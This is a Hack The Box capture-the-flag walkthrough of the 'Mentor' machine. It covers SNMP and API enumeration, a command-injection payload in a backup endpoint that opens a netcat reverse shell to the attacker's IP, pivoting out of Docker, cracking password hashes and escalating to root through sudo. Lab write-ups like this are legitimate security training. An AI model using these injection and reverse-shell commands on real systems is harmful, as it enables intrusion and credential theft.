Description
Mentor is a medium Hack The Box machine that features:
- Subdomain Enumerating to discover an API domain
- API domain endpoint discovery
- SNMP enumeration to discover community string and credentials
- API Command Injection to get a shell in a Docker container
- Docker container escape by using Postgres database credentials
- Privilege Escalation by using credential leaked in SNMP server configuration file
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.193.
$ ping -c 3 10.10.11.193
PING 10.10.11.193 (10.10.11.193) 56(84) bytes of data.
64 bytes from 10.10.11.193: icmp_seq=1 ttl=63 time=48.2 ms
64 bytes from 10.10.11.193: icmp_seq=2 ttl=63 time=48.2 ms
64 bytes from 10.10.11.193: icmp_seq=3 ttl=63 time=47.6 ms

--- 10.10.11.193 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 47.623/47.988/48.188/0.258 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.193 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.193
Host is up (0.053s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.193 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.193
Host is up (0.050s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c7:3b:fc:3c:f9:ce:ee:8b:48:18:d5:d1:af:8e:c2:bb (ECDSA)
|_  256 44:40:08:4c:0e:cb:d4:f1:8e:7e:ed:a8:5c:68:a4:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://mentorquotes.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: mentorquotes.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.96 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the mentorquotes.htb domain to the /etc/hosts file.
$ echo '10.10.11.193 mentorquotes.htb' | sudo tee -a /etc/hosts
We do UDP port enumeration.
$ sudo nmap 10.10.11.193 -sU -oN nmap_scan_udp
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for mentorquotes.htb (10.10.11.193)
Host is up (0.048s latency).
Not shown: 998 closed udp ports (port-unreach)
PORT    STATE         SERVICE
68/udp  open|filtered dhcpc
161/udp open          snmp
$ sudo nmap 10.10.11.193 -p161 -sU -sV -sC -oN nmap_scan_udp
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for mentorquotes.htb (10.10.11.193)
Host is up (0.047s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-sysdescr: Linux mentor 5.15.0-56-generic #62-Ubuntu SMP Tue Nov 22 19:54:14 UTC 2022 x86_64
|_  System uptime: 2h22m15.53s (853553 timeticks)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: a124f60a99b99c6200000000
|   snmpEngineBoots: 67
|_  snmpEngineTime: 2h22m15s
Service Info: Host: mentor

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
We find an opened SNMP port, which give us information about the kernel version used in the system, 5.15.0-56. Moving to the web server, we find a web site about quotes. We do not find anything useful in this service.
 We discover the subdomains of the HTTP server.
$ gobuster vhost -u mentorquotes.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain -o vhost_enumeration -r -t 50
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://mentorquotes.htb
[+] Method:                    GET
[+] Threads:                   50
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
api.mentorquotes.htb Status: 404 [Size: 22]
We find the api subdomain. We add it to the /etc/hosts file and we enumerate its endpoints as we only get a 404 Not Found response.
$ echo '10.10.11.193 api.mentorquotes.htb' | sudo tee -a /etc/hosts
$ gobuster dir -u 'http://api.mentorquotes.htb' -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://api.mentorquotes.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 307) [Size: 0] [--> http://api.mentorquotes.htb/admin/]
/docs                 (Status: 200) [Size: 969]
/quotes               (Status: 307) [Size: 0] [--> http://api.mentorquotes.htb/quotes/]
/server-status        (Status: 403) [Size: 285]
/users                (Status: 307) [Size: 0] [--> http://api.mentorquotes.htb/users/]
We find the /admin, /docs, /quotes, server-status and /users endpoints. We can retrieve the Swagger documentation in the /docs endpoint to get the supported methods and we also discover the ability of authentication with /auth/login and /auth/signup endpoints. We also find a mention to the james user.
 We are going to try to create a new account, login and then access to the administration endpoint,
 /admin.
$ curl --header 'Content-Type: application/json' --data '{"email":"user@mentorquotes.htb","username":"userhtb","password":"12345678"}' 'http://api.mentorquotes.htb/auth/signup'
{"id":4,"email":"user@mentorquotes.htb","username":"userhtb"}

$ curl --header 'Content-Type: application/json' --data '{"email":"user@mentorquotes.htb","username":"userhtb","password":"12345678"}' 'http://api.mentorquotes.htb/auth/login'
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXJodGIiLCJlbWFpbCI6InVzZXJAbWVudG9ycXVvdGVzLmh0YiJ9.lcOFiH2Jik0Welhf07_69FPx4ofv5o4KRzFZWuQtIz8"

$ curl --header 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXJodGIiLCJlbWFpbCI6InVzZXJAbWVudG9ycXVvdGVzLmh0YiJ9.lcOFiH2Jik0Welhf07_69FPx4ofv5o4KRzFZWuQtIz8' 'http://api.mentorquotes.htb/admin/'
{"detail":"Only admin users can access this resource"}
We find that as we are not an administrator user, we cannot access to this resources. We return to the SNMP service, trying to use the community string public to enumerate it all.
$ snmpbulkwalk -Oa -c public -v2c mentorquotes.htb
iso.3.6.1.2.1.1.1.0 = STRING: "Linux mentor 5.15.0-56-generic #62-Ubuntu SMP Tue Nov 22 19:54:14 UTC 2022 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (982242) 2:43:42.42
iso.3.6.1.2.1.1.4.0 = STRING: "Me <admin@mentorquotes.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "mentor"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (1) 0:00:00.01
We find the admin user, with the admin@mentorquotes.htb email address. We are going to brute-force other community strings.
$ nmap 10.10.11.193 -sU -sV -sC --script=snmp-brute --script-args snmp-brute.communitiesdb=/usr/share/wordlists/seclists/Discovery/SNMP/snmp.txt,snmp.version=1 -p161
Starting Nmap 7.95 ( https://nmap.org )
Stats: 0:02:29 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 23:22 (0:00:10 remaining)
Nmap scan report for mentorquotes.htb (10.10.11.193)
Host is up (0.047s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: a124f60a99b99c6200000000
|   snmpEngineBoots: 67
|_  snmpEngineTime: 2h54m17s
| snmp-brute:
|   public - Valid credentials
|_  internal - Valid credentials
Service Info: Host: mentor

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 154.01 seconds
We find the internal community string in SNMP version 2. We enumerate it.
$ snmpbulkwalk -Oa -c internal -v2c mentorquotes.htb
iso.3.6.1.2.1.1.1.0 = STRING: "Linux mentor 5.15.0-56-generic #62-Ubuntu SMP Tue Nov 22 19:54:14 UTC 2022 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (1066877) 2:57:48.77
iso.3.6.1.2.1.1.4.0 = STRING: "Me <admin@mentorquotes.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "mentor"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
...
iso.3.6.1.2.1.25.4.2.1.5.2133 = STRING: "/usr/local/bin/login.py kj23sadkj123as0-d213"
...
We find the running processes, one of the is /usr/local/bin/login.py with an argument looking as a password, kj23sadkj123as0-d213. We can login in the API service with the james username and the password. We can now use administration services.
$ curl --header 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' 'http://api.mentorquotes.htb/admin/'
{"admin_funcs":{"check db connection":"/check","backup the application":"/backup"}}
We can check the connection to the database by using the /check endpoint and create a backup of the application with the /backup endpoint.
$ curl --header 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' 'http://api.mentorquotes.htb/admin/'
{"admin_funcs":{"check db connection":"/check","backup the application":"/backup"}}

$ curl --header 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' 'http://api.mentorquotes.htb/admin/check'
{"details":"Not implemented yet!"}

$ curl --header 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' 'http://api.mentorquotes.htb/admin/backup'
{"detail":"Method Not Allowed"}%

$ curl --header 'Content-Type: application/json' --data '{}' --header 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' 'http://api.mentorquotes.htb/admin/backup'
{"detail":[{"loc":["body","path"],"msg":"field required","type":"value_error.missing"}]}

$ curl --header 'Content-Type: application/json' --data '{"path":"/"}' --header 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' 'http://api.mentorquotes.htb/admin/backup'
{"INFO":"Done!"}
The first endpoint does not work. The backup endpoint allows a POST HTTP request with a path key in the JSON string as indicated in the error messages. This parameter could be vulnerable to command injection.
Exploitation
We are going to check if the endpoint is vulnerable by injecting a command that will create a HTTP request from the server to our HTTP server with wget tool and the /;wget 10.10.14.16#.
$ curl --header 'Content-Type: application/json' --data '{"path":"/;wget 10.10.14.16 #"}' --header 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' 'http://api.mentorquotes.htb/admin/backup'

$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.193 - - code 404, message File not found
10.10.11.193 - - "GET //app_backkup.tar HTTP/1.1" 404 -
We receive a request of the app_backkup.tar file. We are going to spawn a reverse shell with the nc 10.10.14.16 1234 -e bash command in the remote machine and a listener in our machine nc -nvlp 1234. We receive a shell as www user, we upgrade it.
$ curl --header 'Content-Type: application/json' --data '{"path":"/;nc 10.10.14.16 1234 -e sh #"}' --header 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' 'http://api.mentorquotes.htb/admin/backup'

$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.193] 46347
sh -i
/app # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
We receive a shell as the root user. But we find that we are inside a Docker container, due to the hostname.
/app # env
HOSTNAME=7edcc15baf28
WORK_DIR=/app/
PYTHON_PIP_VERSION=19.3.1
SHLVL=3
HOME=/home/svc
GPG_KEY=0D96DF4D4110E5C43FBFB17F2D347EA6AA65421D
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/ffe826207a010164265d9cc807978e3604d18ca0/get-pip.py
PATH=/home/svc/.local/bin:/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
ADMIN_USER=james
ADMIN_EMAIL=james@mentorquotes.htb
LANG=C.UTF-8
SECRET=76dsf761g31276hjgsdkahuyt123
PYTHON_VERSION=3.6.9
PWD=/app
PYTHON_GET_PIP_SHA256=b86f36cc4345ae87bfd4f10ef6b2dbfa7a872fbff70608a1e43944d283fd0eee
In the app/db.py file we find the credentials of the PostgreSQL database: user postgres, password postgres and database name mentorquotes_db, in the 172.22.0.1 IP address.
/app # cat app/db.py
import os

from sqlalchemy import (Column, DateTime, Integer, String, Table, create_engine, MetaData)
from sqlalchemy.sql import func
from databases import Database

# Database url if none is passed the default one is used
DATABASE_URL = os.getenv("DATABASE_URL", "postgresql://postgres:postgres@172.22.0.1/mentorquotes_db")
...
We cannot connect to the database from the Docker container, so we need to pivot to the Docker subnetwork, 172.22.0.3/16. We will use ligolo-ng tool. In our machine:
$ sudo ligolo-proxy -selfcert
...
INFO[0002] Listening on 0.0.0.0:11601
...
ligolo-ng » INFO[0008] Agent joined.                                 id=0242ac160003 name=root@7edcc15baf28 remote="10.10.11.193:36348"
ligolo-ng » session
? Specify a session : 1 - root@7edcc15baf28 - 10.10.11.193:36348 - 0242ac160003
[Agent : root@7edcc15baf28] » autoroute
? Select routes to add: 172.22.0.3/16
? Create a new interface or use an existing one? Create a new interface
INFO[0026] Generating a random interface name...
INFO[0026] Using interface name daringcalamity
INFO[0026] Creating routes for daringcalamity...
? Start the tunnel? Yes
INFO[0028] Starting tunnel to root@7edcc15baf28 (0242ac160003)
And in the remote machine:
/app # ./ligolo-ng_agent_0.8.2_linux_amd64 -ignore-cert -connect 10.10.14.16:11601
We enumerate the database from our machine, and we obtain the users and the MD5 password hashes.
$ psql -h 172.22.0.1 -U postgres mentorquotes_db
Contraseña para usuario postgres:
psql (17.5 (Debian 17.5-1), servidor 13.7 (Debian 13.7-1.pgdg110+1))
Digite «help» para obtener ayuda.

mentorquotes_db=# \dt
         Listado de relaciones
 Esquema |  Nombre  | Tipo  |  Dueño
---------+----------+-------+----------
 public  | cmd_exec | tabla | postgres
 public  | quotes   | tabla | postgres
 public  | users    | tabla | postgres
(3 filas)

mentorquotes_db=# select * from users;
 id |         email          |  username   |             password
----+------------------------+-------------+----------------------------------
  1 | james@mentorquotes.htb | james       | 7ccdcd8c05b59add9c198d492b36a503
  2 | svc@mentorquotes.htb   | service_acc | 53f22d0dfa10dce7e29cd31f4f953fd8
  4 | user@mentorquotes.htb  | userhtb     | 25d55ad283aa400af464c76d713c07ad
(3 filas)
We crack the hashes to recover the password of the users.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hashes
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
123meunomeeivani (service_acc)
1g 0:00:00:02 DONE 0.4608g/s 6609Kp/s 6609Kc/s 12750KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
We recover the password for the service_acc account, 123meunomeeivani. After some trying, we can login in the machine with the svc user using the SSH protocol.
$ ssh svc@mentorquotes.htb
svc@mentorquotes.htb's password:
...
svc@mentor:~$ id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
Post-Exploitation
We find in the system the console users: root, svc and james.
svc@mentor:~$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
svc:x:1001:1001:,,,:/home/svc:/bin/bash
james:x:1000:1000:,,,:/home/james:/bin/bash
fwupd-refresh:x:115:122:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
We find a password in the /etc/snmp/snmpd.conf file, SuperSecurePassword123__. That’s the password for the james user.
svc@mentor:~$ su james
Password:
james@mentor:/home/svc$ cd
james@mentor:~$ id
uid=1000(james) gid=1000(james) groups=1000(james)
james can run the sh command as root user so we can easily spawn a root shell.
james@mentor:~$ sudo sh -i
# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
# cat /home/svc/user.txt
<REDACTED>
# cat /root/root.txt
<REDACTED>